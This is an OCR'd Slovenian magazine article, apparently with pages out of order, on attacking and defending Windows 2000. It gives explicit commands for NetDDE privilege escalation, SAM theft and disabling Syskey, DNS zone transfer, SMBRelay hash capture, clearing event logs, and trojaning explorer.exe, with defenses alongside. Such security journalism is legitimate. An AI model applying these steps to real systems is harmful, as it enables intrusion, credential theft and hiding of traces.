Varnostne pomanjkljivosti v storitvi dinamične menjave podatkov v omrežju (Network Dynamic Data Exchange) sistemov Windows 2000 omogočajo lokalnim uporabnikom izvršitev ukazov na ravni sistema (System). NetDDE je tehnologija, ki aplikacijam omogoča izmenjavo podatkov prek »zaupnega kanala«. Ravno skozi tako imenovani zaupni kanal pa se lahko pošiljajo zahteve za zagon aplikacij, ki se izvajajo v kontekstu sistema. Skupina @Stake je pred časom objavila izvorno kodo za orodje **netddemsg**, ki tovrstni napad NetDDE avtomatizira.

Izvorna koda **netdde.cpp** zahteva med prevajanjem povezavo knjižnice **nddeapi.dll**. Za uporabo orodja morate v sistemu aktivirati NetDDE (uporabite ukazno vrstico in vtipkajte **services.msc**). Nato iz ukazne vrstice zaženite orodje **netddemsg**, pri čemer vam bo orodje posredovalo nekaj možnosti uporabe. Tipičen ukaz je npr.

```
C:\>netddemsg -s Chat$ cmd.exe
```

Po izvršitvi gornjega ukaza lahko uporabite orodje **whoami** paketa Resource Kit, s katerim boste ugotovili, da se program izvaja v kontekstu sistema. Ukazna vrstica, ki se je pojavila


pred vami, je praktično vsemogočna, z njeno pomočjo pa lahko napadalec prevzame vlogo sistemskega skrbnika.

Obramba pred zlorabo pomanjkljivosti NetDDE je mogoča z namestitvijo varnostnih popravkov.

Po pridobitvi dostopa na ravni skrbnika se napadalci usmerijo k pridobivanju čim večje količine informacij, ki bi bile lahko uporabne pri nadaljnjem osvajanju sistema, pri čemer enega glavnih korakov opisujemo v nadaljevanju.

PREVZEM TABELE WINDOWS 2000 Z GESLI

Napadalci bodo najsrečnejši, če bodo v sistemu Windows 2000 naleteli na gesla **LanManager** (LM). Tovrstna gesla skrbniki navadno uporabljajo zaradi združljivosti s prejšnjimi različicami Windows. V takšnem primeru bodo napadalci uporabili tehnike, opisane v prejš-

 **Obramba pred napadi DoS naj bo večnivojska, tako da večji del napadov odbijejo že varnostne naprave na obodih omrežja, posamezni računalniki v omrežju pa z ustreznimi nastavitvami registra in osebnega požarnega zidu.**

njem članku naše serije, v katerem smo obdelali napade na Windows NT. Oteževalne okoliščine pa so nekatere nove sposobnosti Windows 2000, pri čemer imam v mislih predvsem **Syskey**.

Prevzem datoteke SAM

V sistemih Windows 2000, zadolženih za nadzor domene, se podpisi gesel hranijo v aktivnem katalogu (%windir\NTDS\NTDS.dit). Datoteka **NTDS.dit** je ob standardni namestitvi velika okrog 10 megabajtov in shranjena v šifrirani obliki, zato imajo napadalci za neopažen prevzem datoteke malo možnosti.

Kadar krmilniki domen ne obstajajo, je glavna tarča napada še vedno datoteka **SAM** (Security Accounts Manager), ki jo napadalcu najdejo na isti način kot pri Windows NT. Tudi v Windows 2000 je namreč SAM nahaja v imeniku %systemroot\system32\config, njena uporaba pa je še vedno »zaklenjena« s strani operacijskega sistema. Prevzem datoteke boste tako najlažje opravili z zagonom sistema v DOS-u in uporabo orodja NTFSDOS, ki omogoča tudi branje particij NTFS. Orodje najdete na spletnem naslovu www.sysinternals.com.

Rezervna kopija datoteke SAM je tako še naprej v imeniku %systemroot%\repair in se imenuje SAM namesto SAM._ kot v Windows NT 4. Datoteka vsebuje seznam vseh uporabnikov, ki so bili ustvarjeni med namestitvijo sistema.

V aplikacijo **Microsoft Backup v.5** (ntbackup.exe) je vključen program **rdisk**, ki ima funkcijo Create Emergency Repair Disk. Pri izbiri te funkcije se pojavi okvir z vprašanjem, ali je treba napraviti tudi rezervno kopijo podatkov. Če uporabnik izbere to možnost, se ustvari rezervna kopija sistemskega registra in tudi datoteke SAM. Rezervno kopijo lahko napadalec najde v imeniku %windir%\repa-

ir\RegBack. Če se uporablja datotečni sistem NTFS je članom skupine Users dovoljeno branje imenika, medtem ko je članom skupine Power Users omogočeno tudi spreminjanje imenika.

Opozorilo!

Vzdrževanje reda v imeniku Repair/Reg-Back je ključnega pomena za ohranjanje zadovoljive stopnje varnosti. Tovrstne datoteke shranite na katerega od prenosnih medijev in na varno mesto.

Se sprašujete, zakaj vam na tem mestu govorim o čistoči? Med zadnjimi varnostnimi preverjanji enega od spletnih strežnikov manjšega ponudnika internetnih storitev v Sloveniji sem namreč odkril varnostne kopije datotek, v katerih so bili dostopni tudi podatki, kot je

npr. ime zbirke SQL in skrbniško geslo. Kaj vse se hrani v tovrstnih zbirkah podatkov, pa najbrž že veste?

Syskey

Napadi na rezervno kopijo datoteke SAM so v Windows 2000 do neke mere ublaženi s šifriranjem Syskey. Zaradi novega načina šifriranja orodje pwdump ni zmožno iz sistemskega registra pridobiti tabele gesel. Če preverjate odpornost gesel na lokalnem krmilniku domen, boste morali za izvršitev te naloge uporabiti orodje pwdump2 (<http://razor.bindview.com>), ker se krmilniki domen, kot veste, zanašajo na to, da tabele gesel hrani aktivni imenik, ne pa navadna datoteka SAM.

V tem času je podjetje Ebusiness Technology objavilo izboljšano različico prvotnega orodja pwdump2, ki so ga poimenovali **pwdump3e** (www.ebiz-tech.com/html/pwdump.html). Pwdump3e deluje tako, da namesti knjižnico DLL, ki je zadolžena za dešifriranje datoteke SAM in oddaljeno odkrivanje tabele z gesli prek protokola SMB(TCP 139 ali 445).

Obramba pred orodjem pwdumpX je nemogoča, dokler v Windows 2000 obstajajo možnosti za napad tipa DLL-injekcija (DLL injection).

Vrinjenje gesel v datoteko SAM z orodjem chntpw

Če ima napadalec fizični dostop do sistema Windows 2000, lahko v datoteko SAM **vrine dodatna gesla**. Obstaja orodje za izdelavo sistemске diskete, s pomočjo katere napadalec Windows 2000 sistem zažene pod Linuxom, nakar orodje samodejno **zamenja skrbniško geslo** (tudi če ste ga preimenovali). Napadalcu preostane nato samo še ponovni zagon in prijava v Windows 2000 z novim geslom.

Vrinjenje gesel je mogoče tudi s **Syskeyem**.

hekerske metode: onemogočenje strežnika Windows 2000

Že slišim nekoga, ki vpije, da to ni mogoče, saj Syskey uporablja 128-bitno šifriranje gesel z edinstvenim ključem, ki se hrani v sistemskem registru ali pa ga lahko skrbnik zaščiti z geslom in shrani na disketo. Kako je mogoče, da napadalec vstavi lažni podpis gesla, če prej ne ve, kateri sistemski ključ se uporablja za njegovo stvaritev?

Napadalci so se namreč domislili načina, kako lahko Syskey izključijo. Še boljša možnost pa je pridobitev podpisov gesel, ki so bili v veljavi, še preden je stopil v veljavo Syskey. Tovrstna gesla so namreč ob naslednjem zagonu sistema samodejno šifrirana po sistemu Syskey.

Izključitev Syskeya poteka takole:

1. Ključu HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot se določi vrednost 0 (možne vrednosti so: 0 – izključen, 1 – ključ se shrani nezaščiten v sistemski register, 2 – ključ je zaščiten z geslom v sistemskem registru, 3 – ključ se hrani na disketi).
2. Zamenja se indikator v binarni strukturi HKLM\SAM\Domains\Account\F v isti režim kot SecureBoot. Ta ključ ni dostopen, dokler je sistem v uporabi.
3. Ključ HKLM\security\Policy\PolSecretEncryptionKey\<default> mora pridobiti isto vrednost kot oba prejšnja ključa.

Uporaba zgoraj opisane tehnike lahko povzroči napake v datoteki SAM in ima lahko tudi katastrofalne posledice. Tovrstne postopke preizkušajte samo s testnimi sistemi, saj lahko pride do onesposobitve sistema. V orodju shntpw nikar ne izberite možnosti Disable Syskey, saj boste v nekaterih primerih prisiljeni ponovno nameščati sistem.

Ob tej priložnosti naj vas opozorim tudi na dejstvo, da krmilniki domen Windows 2000 hranijo gesla v aktivnem imeniku, ne pa v datoteki SAM.

Obramba pred napadom z orodjem chntpw

Kadarkoli napadalec pridobi fizični dostop do sistema, nam ne preostane ravno veliko možnosti za obrambo. Eden izmed načinov je uporaba sistemske diskete in gesla za zagon. Seveda lahko tudi v tem primeru napadalec preprosto izključijo Syskey, vendar se jim lahko poseg zalomi in na koncu končajo z neuporabnim sistemom. V zaščito pred tovrstnimi napadi vključite fizično varovanje, BIOS-ova gesla in onemogočite dostop do disketnih enot.

BRISANJE SKRBNIKOVEGA GESLA Z BRISANJEM DATOTEKE SAM

Tovrsten poseg je izvedljiv z zagonom sistema pod drugim operacijskim sistemom in brisanjem datoteke SAM. Ta prijem ne vpliva na krmilnike domen Windows 2000, saj ti ne hranijo gesel v datoteki SAM. Obstaja tudi metoda za premostitev tovrstnih ovir, ki vključuje namestitve druge kopije sistema Windows 2000, o čemer bo govor v katerem izmed prihodnjih člankov, ko si bomo pogledali tudi možnosti nameščanja zadnjih vrat in virusov, ki jih današnji protivirusni programi niso sposobni odkriti. ■



»SESUJTE
NAS,
ČE NAS
MORETE ...«

Leta 1999 je podjetje Microsoft na internetnem naslovu www.windows2000test.com izpostavilo skupino testnih strežnikov, ki so delovali na operacijskem sistemu Windows 2000. Strežniki so hekerjem posredovali enostavno sporočilo: »Sesujte nas, če nas morete!«

Piše: **Tomaž Bratuš**

tomaž.bratusa@mojmikro.si

Nekaj tednov pozneje so omenjeni strežniki zasluženo odšli v pokoj, saj so jih napadalci dobesedno demolirali. Kljub temu pa se napadalcem naj ne bi uspelo prebiti do ravnih operacijskega sistema. Podobni so bili tudi rezultati drugih testov, kot je Openhack Challenge.

V tem članku ne bom razpravljal o tem, kaj tovrstni testi pomenijo v primerjavi z drugimi konkurenčnimi operacijskimi sistemi. Vsekakor pa nam povedo, da v dobro nastavljen strežnik pod Windows 2000 ni vdreti nič lažje kot v katerokoli drugo strežniško osnovo. Najverjetnejše mesto vdora je tako skoraj v vseh primerih aplikacijski sloj, pri čemer se v popolnosti obidejo varnostni ukrepi na ravni operacijskega sistema.

Windows 2000 ima vdelane nekatere varnostne posebnosti, ki jih predhodniki niso poznali, kot so: podpora standardu IPSec, šifrirni datotečni sistem EFS (Encryption File System), orodja za analizo varnostnega sistema, centraliziran nadzor oddaljenega dostopa s storitvijo RADIUS (Remote Authentication Dial-in User Service) in preverjanje identitete Kerberos. Vse opisane funkcije nam sporočajo, da je Microsoft svojo pozornost usmeril na področje varnosti.

V tem članku se bomo pozabavali s pomembnejšimi varnostnimi področji Windows 2000 s hekerske perspektive. Napad bomo obravnavali skozi standardne stopnje: zbiranje informacij, skeniranje, popisovanje gesel, vdor, DoS, razširjanje pooblastil, prikrievanje sledov in namestitve zadnjih vrat. Prve tri stopnje bomo obdelali samo površno, saj sem o njih že marsikaj napisal v prejšnjih člankih.

PRIDOBIVANJE INFORMACIJ

Kot sem opisoval že v prejšnjih člankih, začne večina napadalcev svoje delo z zbiranjem informacij brez nepotrebnih stikov s ciljnim sistemom. Najpomembnejša tarča v tej zgodbi je seveda sistem za domenska imena – DNS (Domain Name System), ki prevaja IP-naslove v ustrezna imena domen, npr. www.teamintell.com.

Prenos DNS-območja

Ker imenski prostor aktivnega kataloga Windows 2000 sloni na sistemu DNS, je Microsoft vložil veliko truda da bi DNS in njegove prilagoditve aktivnemu katalogu izboljšal. Prav zato je to eden pomembnejših ciljev pri zbiranju informacij, saj privzeto omogoča prenos območja kateremukoli oddaljenemu računalniku.

Ena najresnejših napak, ki jo lahko stori sistemski skrbnik (administrator) je to, da nepoblaščenim internetnim uporabnikom dovoli

prenos DNS-območja (DNS zone transfer). Prenos DNS-območja je položaj, ko primarni DNS-strežnik dovoljuje posodabljanje svoje zbirke podatkov **sekundarnemu DNS-strežniku**. Tako poskušajo skrbniki doseči položaj, ki jim omogoča delovanje omrežja tudi pri okvari primarnega DNS-strežnika. Prenos DNS-območja mora biti dovoljen izključno sekundarnemu DNS-strežniku in pika.

V internetu lahko najdemo številne DNS-strežnike, ki so nastavljeni tako, da omogočajo prenos območja **vsakomur**, ki to od njih zahteva. Seveda to ni slabo v primerih, ko so napadalcu dostopne samo informacije za sisteme, povezane v internet. V vsakem primeru pa tovrstne informacije napadalcu olajšajo iskanje potencialnih tarč. Resnični problem nastane, ko podjetje **ne loči zunanjih in notranjih DNS-strežnikov**. V takšnih primerih so interna imena računalnikov in njihovi IP-naslovi predani v roke napadalca, kar je isto, kot če bi mu ponudili načrt internega omrežja vašega podjetja.

»Elesov preskov v spletno okolje«

Zgled večjega slovenskega podjetja, ki se tovrstnih nevarnosti ne zaveda, je ELES (Elektro Slovenija). Pred časom smo lahko namreč prebrali članek z naslovom »Elesov preskok v spletno okolje«, v katerem nam je avtorica **ponudila celoten seznam internih sistemov**, vključno z uporabniškim imenom, vrsto operacijskega sistema in aplikacij ter opisi posameznih zbirk podatkov in povezav z drugimi sistemi.

Skratka, tovrstni prenosi DNS-območij so potrebni pri tistih tarčah, ki so varnostno osveščena, medtem ko drugi tovrstne informacije dobesedno ponujajo oz. reklamirajo.

Preizkusimo nekaj metod za prenos DNS-območja in analizirajmo podatke, ki jih lahko tako pridobimo. Najenostavnejši način prenosa DNS-območja je s programom **Nslookup**, ki ga dobimo skupaj z večino sistemov Unix in Windows.

```
[bash]$ nslookup
Default Server: dns2.heker.net
Address: 10.10.20.2
>> server 10.10.10.2

Default Server: [10.10.10.2]
Address: 10.10.10.2

>> set type=any
>> ls -d heker.net. >> /tmp/prenos_DNS
```

Najprej zaženemo Nslookup v **interaktivnem načinu**, ki nam bo izpisal imenski strežnik, ki ga trenutno uporablja. Izpisani strežnik bo praviloma DNS podjetja ali DNS ponudnika internetnih storitev. V našem primeru naš domenski strežnik (10.10.20.2) ni pooblaščen za dostop do ciljne domene, zato nima vseh DNS-zapisov, ki jih potrebujemo. Zaradi

Pri vzpostavljanju varnega omrežja naj vam bo vodilo minimalizem: Vsak sistem naj ima vključene samo storitve, ki jih nujno potrebuje za nemoteno delovanje!

tega moramo programu Nslookup ročno posredovati podatke o DNS-strežniku, ki ga želimo preiskati in smo ga izbrskali med vpisi *whois*. Nato smo v ukaz vključili vrednost *any*, kar nam bo omogočilo prevzem vseh razpoložljivih DNS-zapisov. Na koncu smo v ukazu uporabili še parameter *ls*, ki nam bo omogočil izpis vseh povezanih zapisov v domeni, in parameter *-d*, ki nam bo omogočil izpis vseh zapisov domene. Kot vidite, smo rezultat poizvedbe preusmerili v datoteko */tmp/prenos_DNS*, da jih bomo lahko pozneje v miru pregledali.

Skeniranje

Windows 2000 aktivira vrsto priključkov, ki jih v različici NT 4.0 ni bilo. V naslednji tabeli so naštetih aktivni priključki, ki prihajajo na privzetem domenskem krmilniku (DC) sistema Windows 2000. Vsak izmed naštetih priključkov oz. vrat je lahko potencialna vstopna točka v vaš sistem.

TCP 25	SMTP
TCP21	FTP
TCP/UDP 53	DNS
TCP 80	WWW
TCP/UDP 88	Kerberos
TCP 135	RPC/DCE Endpoint mapper
UDP 137	NetBIOS Name Service
UDP 138	NetBIOS Datagram Service
TCP 139	NetBIOS Session Service
TCP/UDP 389	LDAP
TCP 443	HTTP SSL/TLS
TCP/UDP 445	Microsoft SMB/CIFS
TCP/UDP 464	Kerberos kpasswd
UDP 500	Internet Key Exchange, IKE(IPSec)
TCP 593	HTTP RPC Endpoint mapper
TCP 636	LDAP SSL/TLS
TCP 3268	AD Global Catalog
TCP 3269	AD Global Catalog preko SSL
TCP 3389	Windows Terminal Server

Obramba: deaktiviranje storitev in blokiranje odprtih priključkov

Najboljši način za zaustavitev napadov vseh vrst je **onemogočenje dostopa do omenjenih storitev na ravni omrežja ali računalnika**. Varnostne naprave za dostop do omrežja (usmerjevalniki, požarni zidovi ...) bi morale onemogočati vse poskuse povezovanja z zgoraj navedenimi priključki, z izjemo 80 in 443, ki sta namenjena spletnim strežnikom (če jih seveda imate).

Zelo dober prijem je tudi zaščita priključkov na posameznih računalnikih z orodjem **services.msc**. Pri vzpostavljanju varnega omrežja naj vam bo vodilo **minimalizem**: Vsak sistem naj ima vključene **samo storitve, ki jih nujno potrebuje** za nemoteno delovanje!

Za onemogočenje dostopa do priključkov lokalnega računalnika uporabite staro, a zanesljivo orodje **TCP/IP Filters**. Orodje najdete

med nastavitvami Dial-Up Connections, če izberete Properties / Internet Protokol (TCP/IP) /Advanced / Options. Za prevzem nastavitve je potreben ponovni zagon sistema.

OPOZORILO!

Naša testiranja Windows 2000 kažejo, da filtriranje TCP/IP ne blokira zahtev ICMP ECHO tudi v primeru, ko sta izrecno dovoljena samo IP-protokol 6 (TCP) in 17 (UDP).

Boljša rešitev je tako uporaba **filtrov IP-Sec**, ki so ena koristnejših lastnosti sistemov Windows 2000. Tovrstne načine filtriranja so uporabili tudi prej omenjeni člani ekipe Windows2000test.com in Openhack V nasprotju s filtri TCP/IP je mogoče IPsec uporabiti na posameznem omrežnem adapterju, ravno tako pa IPsec pravilno blokira promet ICMP. Kljub temu pa niso dovolj podrobni, da bi lahko blokirali tudi različne podtype ICMP-ja.) Tovrstni filtri so rešitev za strežnike, medtem ko njihova uporaba v vlogi osebnega požarnega zidu za delovne postaje ne pride v poštev. Filtre IPsec lahko upravljate z orodjem **secpol.msc** ali pa uporabite orodje **ipsecpol.exe**, ki ga dobite v kompletu Windows 2000 Resource Kit oz. na spletni strani: <http://www.Microsoft.com/windows2000/techinfo/reskit/tools/existing/ipsecpol-o.asp>.

POPISOVANJE WINDOWS 2000

Delo brez naslonitve na NetBIOS je ena najbolj pozitivnih sprememb v Windows 2000. Kljub temu pa mnogi uporabniki pozabljajo, da tudi pri onemogočenju NetBIOS-a (TCP 139) Windows 2000 za izmenjavo datotek še vedno uporablja **protokol SMB prek TCP-ja na priključku 445**. Tako sistemi Windows 2000 prevarajo uporabnike, ki onemogočijo priključek TCP 139 in potem mislijo, da so napadalcem onemogočili anonimno povezavo NetBIOS.

Napadalci lahko kljub temu v sistem vstopijo prek priključka 445, na katerem lahko izvajajo vse dejavnosti, opisane v naših prejšnjih člankih.

Na srečo je Microsoft predvidel tudi **izključitev priključka 445**, ki ga poleg priključka 139 najlaže izključimo, če odstranimo kljukico pred možnostjo File and Printer Sharing for Microsoft Networks. Priključek TCP 139 bo tudi po tem posegu med skeniranjem viden, vendar napadalcem ne bo ponujal dodatnih informacij.

VLOMILCI SKUŠAJO ZAKRITI SLEDI



Kadar je Windows 2000 slabo nastavljen, je občutljiv na oddaljene napade v tolikšni meri, kot so bili na tovrstne napade ranljivi že njegovi predhodniki, vključno z Windows NT 4.0.

Piše: Tomaž Bratuša

tomaz.bratusa@mojmikro.si

Orodja, kot je npr. **SMBGrid**, so uporabna za odkrivanje gesel tudi pri Windows 2000. Dokler so dovoljeni protokoli NetBIOS ali SMB/CIFS in lahko napadalec s strežnikom komunicira s protokolom SMB, je uganitev gesla prva in največja nevarnost.

Prisluškovanje šifriranim geslom s pomočjo programa L0phtcrack je ravno tako uporabno tudi v okolju Windows 2000, saj uspešno lovi odgovore LM starejših sistemov Windows 9x in NT, ko se ti povezujejo s strežnikom Windows 2000.

Orodje **SMBRelay** pa je v osnovi SMB-strežnik, sposoben iz SMB-prometa pridobivati uporabniška imena in gesla. Ker pa SMBRelay ni samo strežnik, temveč ima lahko tudi vlogo posrednika, si bomo v nadaljevanju ogledali napade MITM (man-in-the-middle).

VZPOSTAVITEV PIRATSKEGA STREŽNIKA Z ORODJEM SMBRELAY

Vzpostavljanje piratskega strežnika z orodjem SMBRelay je dokaj enostavno opravilo. Prvi korak je **zagon orodja skupaj z možnostjo za popisovanje**, s čimer odkrijemo omrežno kartico, na kateri bo tekel sprejemnik:

```
C:\>smbrelay /E
SMBRelay v0.981 - TCP (NetBT) level SMB man-in-the-middle relay attack
Copyright 2001: Sir Dystic, Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com
[2] ETHERNET CSMACD - Realtek 8139-series PCI NIC
[1] SOFTWARE LOOPBACK - MS TCP Loopback interface
```

Kot vidite pri tem zgledu, je najugodnejša izbira omrežne kartice z indeksom 2, saj gre za fizično kartico, ki bo dostopna oddaljenim sistemom (kartica Loopback je dostopna samo lokalnemu računalniku). Zagon strežnika SMBRelay lahko v Windows 2000 povzroča težave, ker operacijski sistem drugemu procesu ne dovoli povezave s priključkom SMB TCP 139. Začasna rešitev tovrstnih težav je izključitev nastavitve NetBIOS over TCP/IP, ki jo najdete z desnim klikom na Local Area Connection / Properties / Properties of Internet Protocol (TCP/IP) / Advanced in ustrezno izbiro na jezičku WINS.

Med zagonom orodja SMBRelay bodite pozorni na naslednje: če SMB-odjemalec Windows 2000 ne bo sposoben vzpostaviti povezave na priključku **TCP 139**, bo poskušal SMB-povezavo vzpostaviti prek priključka **TCP 445**. Odjemalcem preprečite takšno izogibanje tako, da blokirate ali izključite priključek TCP 445 piratskega strežnika. Najboljši način za blokiranje priključka 445 je že opisana uporaba filtra IPsec.

Poglejmo zglede uporabe:

```
C:\>smbrelay /IL 2 /IR 2
SMBRelay v0.981 - TCP (NetBT) level SMB man-in-the-middle relay attack
Copyright 2001: Sir Dystic, Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com
Using relay adapter index 2: Realtek 8139-series PCI NIC
Bound to port 139 on address 192.168.0.1
```

SMBRelay bo začel sprejemati zahteve po vzpostavitvi SMB-povezave. Če bo žrtev uspešno vzpostavila povezavo, bo SMBRelay naredil naslednje:

```
Connection from 192.168.234.44:1526
Request type: Session Request 72 bytes
Source name: BOB <00>
Target name: *SMBSERVER <20>
Setting target name to source name and source name to 'CDC4EVER'...Response:
Positive Session Response 4 bytes
Request type: Session Message 174 bytes
SMB_COM_NEGOTIATE
Response: Session Message 99 bytes
Challenge (8 bytes): 268B11C361473D20
Request type: Session Message 278 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password: 59A8A04CC37D226F0AC44065C84FDF9FEB1BB611-
C3CBE936
Case sensitive password: 8BA548AF1F9A517BBFBEF4E53D1D8B5D94E81C552-
3E7B251
Username: "administrator"
Domain: "BOB"
OS: "Windows 2000 2195"
Lanman type: ""
Response: Session Message 148 bytes
OS: "Windows NT 4.0"
Lanman type: "NT LAN Manager 4.0"
Domain: "BOBSMITH"
Password hash written to disk
Connected?
Bound to port 139 on address 192.1.1.1 relaying for host BOB 192.168.234.44
```

Kot vidimo, so bila gesla uspešno prestrežena in vpisana v datoteko **hashes.txt** v trenutnem delovnem imeniku programa. Datoteko hashes.txt nato napadalec vnese v orodje L0phtcrack in »razbije«.

Poleg razbitja gesel se lahko v tem primeru napadalec poveže z žrtvijo prek naslova za posredovanje 192.1.1.1. Poglejmo, kako je to videti:

```
D:\>net use * \\192.1.1.1\c$
Drive E: is now connected to \\192.168.234.252\c$
The command completed successfully.
D:\>dir e:
Volume in drive 3 has no label.
Volume Serial Number is 44f0-BFDD
Directory of G:\
12/05/2004    10:43p    <DIR>          Documents and Settings
12/05/2004    10:08p    <DIR>          Inetpub
05/25/2005    03:53a    <DIR>          Program Files
05/25/2005    03:53a    <DIR>          WINNT
0 File(s)                0 bytes
4 Dir(s) 44,405,624,832 bytes free
```

Pri uporabi orodja SMBRelay se običajno pojavljajo težave, zato bo treba program občasno prekiniti s kombinacijo tipk **CTRL-C**. Zapomnite si, da je mogoče za preusmerjanje SMB-prometa uporabiti tudi **ARP-preusmerjanje** z »zastrupljanjem« ARP-tabel (ARP poisoning).

OBRAMBA PRED SMB-PREUSMERJANJEM

Pred tovrstnimi napadi se je izredno težko ubraniti, saj je SMBRelay sposoben uporabljati tako preverjanja identitete LM kot tudi NTLM. Vsekakor pa pomaga, če pustite domišljiji prosto pot.

PRIKRIVANJE SLEDV

Parametri varnostnega preverjanja so v Windows 2000 skoraj identični tistim v Windows NT 4. Videti je, kakor da v Windows 2000 ni predvidene možnosti centraliziranega sledenja, saj se tovrstni podatki še naprej hranijo v lokalnih sistemih. Hkrati pa sistemi Windows 2000 vztrajno zavračajo beleženje IP-naslovov oddaljenih povezav, kot so poskusi prijavljanja in podobno.

Brisanje seznama Event Log se lahko izvede z dostopom do modula, imenovanega Computer Management oz. MMC (System Tools\Event Viewer) pri čemer so uvedeni trije novi sezname (Directory Service, DNS Server in File Replication Service). Pri desnem kliku na kateremkoli izmed od omenjenih seznamov se pojavi tudi izbira, ki omogoča **brisanje vseh dogodkov** (Clear all events). Vsekakor pa so tudi v tovrstne namene izdelana orodja, izmed katerih npr. **elsave** omogoča oddaljeno brisanje vseh dogodkov. Naslednji ukaz je tako namenjen brisanju seznama File Replication Service v oddaljenem strežniku, imenovanem »trgovina«:

```
C:\>elsave -s \\trgovina -l "file replication service" -C
```

Še eden izmed zanimivejših trikov je lahko tudi **zagon ukazne lupine** v kontekstu sistema, kar je izvedljivo z orodjem AT. Ko se nam prikaže ukazna lupina, odpremo Event Log z ukazom **compmgmt.msc**, kjer lahko zbrisemo vse dogodke. Čeprav bodo na sistemu obstajali zapisi, ki bodo kazali na to, da so bili izbrisani vsi dogodki, bo za brisanje odgovoren račun System.

NAMESTITEV ZADNJIH VRAT

Zadnja izmed nalog napadalca je poleg skrivanja datotek tudi namestitev zadnjih vrat. Zadnja vrata bodo napadalcu omogočila lahek in predvsem **neoviran vstop tudi v prihodnje**. Napadalci v ta namen poskušajo doseči položaj, v katerem se bodo **zlonamerne izvršilne datoteke zagnale skupaj z operacijskim sistemom**. Takšna strateško pomembna mesta obstajajo tudi v Windows 2000, zato jih temeljito preglejte.

Najvažnejša mesta so v **sistemskem registru** na lokacijah, kot so HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion:

- ... \Run
- ... \RunOnce
- ... \RunOnceEx

Ravno tako bodite pazljivi na imenik Startup, ki je v Windows 2000 v imeniku Documents and Settings korenskega imenika.

Skrbniki pri svojem delu pogosto **spregledajo najočitnejša zadnja vrata**, na primer trojansko različico datoteke **explorer.exe**, nameščeno v korenskem imeniku ciljnega sistema (v korenski imenik lahko privzeto vpisujejo vsi uporabniki). Ko se po namestitvi v sistem prijavi katerikoli uporabnik bo trojanska datoteka postala del uporabnikovega delovnega okolja. Zakaj?

Pri izvršljivih datotekah in knjižnicah DLL, pred katerimi ni navedena natančna pot,

Windows NT/2000 začne iskanje po naslednjem vrstnem redu:

1. imenik, iz katerega je aplikacija zagnana,
2. trenutni imenik starševskega procesa,
3. 32-bitni sistemski imenik (windows\ system32),
4. 16-bitni sistemski imenik (windows\ system),
5. imenik Windows.

Pomanjkljivost tovrstnega postopka je to, da bi napadalec z vstavitvijo izvršljive trojanske datoteke **explorer.exe** v korenski imenik, npr. C:, dosegel njen zagon. Tovrstno delovanje pa postane srhljivo z uporabo orodja **eLiTeWrap**, s katerim lahko napadalec trojanske datoteke preprosto vkomponira v popolnoma legalne kopije datotek, kot je npr. explorer.exe. Grozljivka!

Podobne metode so uporabne tudi pri knjižnicah DLL.

Obramba pred tovrstnimi napadi je mogoča z namestitvijo popravka **MS00-052** in podrobnim pregledovanjem vseh relativnih poti datotek, kot so explorer.exe, rundll32.exe ipd.


ČRNA MAGIJA

Seveda pa obstajajo tudi bolj prikrite možnosti za namestitev zadnjih vrat in zlonamerne kode. Tovrstne metode so znane kot **Black Magic** in jih črni klobuki skrbno hranijo za svoje najdragocenejše tarče. Protivirusni programi so namreč pri odkrivanju tovrstnih skrivnih vhodov popolnoma nemočni. Če vas zanima, kakšne so videti tovrstne metode, si preberite članek v naslednji številki Mojega mikra.



Celovite rešitve:

- antivirus
- antispam
- požarni zid
- brezplačno svetovanje



STEBRI

www.stebri.si

KASPERSKY
ANTIVIRUS

Gradimo mrežo prodajalcev - pridružite se nam!

»MILIJON ZA VZPON«

Slovenski Microsoft že drugo leto razpisuje štipendijo za perspektivne in ustvarjalne slovenske študente. Letos se je v finale uvrstilo pet rešitev, ki smo si jih podrobneje ogledali.

Piše: Tomaž Lukman
tomaz.lukman@mojmikro.si

Milijon za vzpon« je Microsoftova pobuda, ki želi spodbuditi mlade slovenske talente, stare od 18. do 27. leta, k prikazu lastnega znanja in nadgrajevanju svoje ustvarjalnosti na področju informacijskih tehnologij ter nabiranju izkušenj v družbi strokovnjakov. Štipendija vključuje nagrado v višini **milijon tolarjev**, možnost **izobraževanja** v okviru Microsoftovega izobraževalnega centra v **Dublinu** na Irskem in **osebnega mentorja** v Microsoftu, ki bo v času trajanja štipendije skrbel za njegov razvoj. Za štipendijo se lahko potegujejo **vsi študentje** ne glede na fakulteto in izbrano smer študija, kar jasno kaže širino Microsoftove vizije, da je treba potencialne iskati na vseh področjih, informacijska tehnologija pa rabi kot učinkovito orodje za njihovo uresničevanje.


Natečaj se bo zaključil **10. novembra**, ko bodo razglašeni najboljši trije projekti. Zmagovalni projekti bodo na voljo med predlogami za okolje Microsoft Office na spletni strani <http://office.microsoft.com/sl-si>. Na letošnjem tekmovanju se bo pomerilo **pet predlog** različnih avtorjev, ki v večini delujejo v programu **Microsoft Excel**, le ena je namenjena programu za obdelavo podatkovnih zbirk **Microsoft Access**. Sledi kratek pregled posameznih rešitev.

DELOVNI RAZPREDI

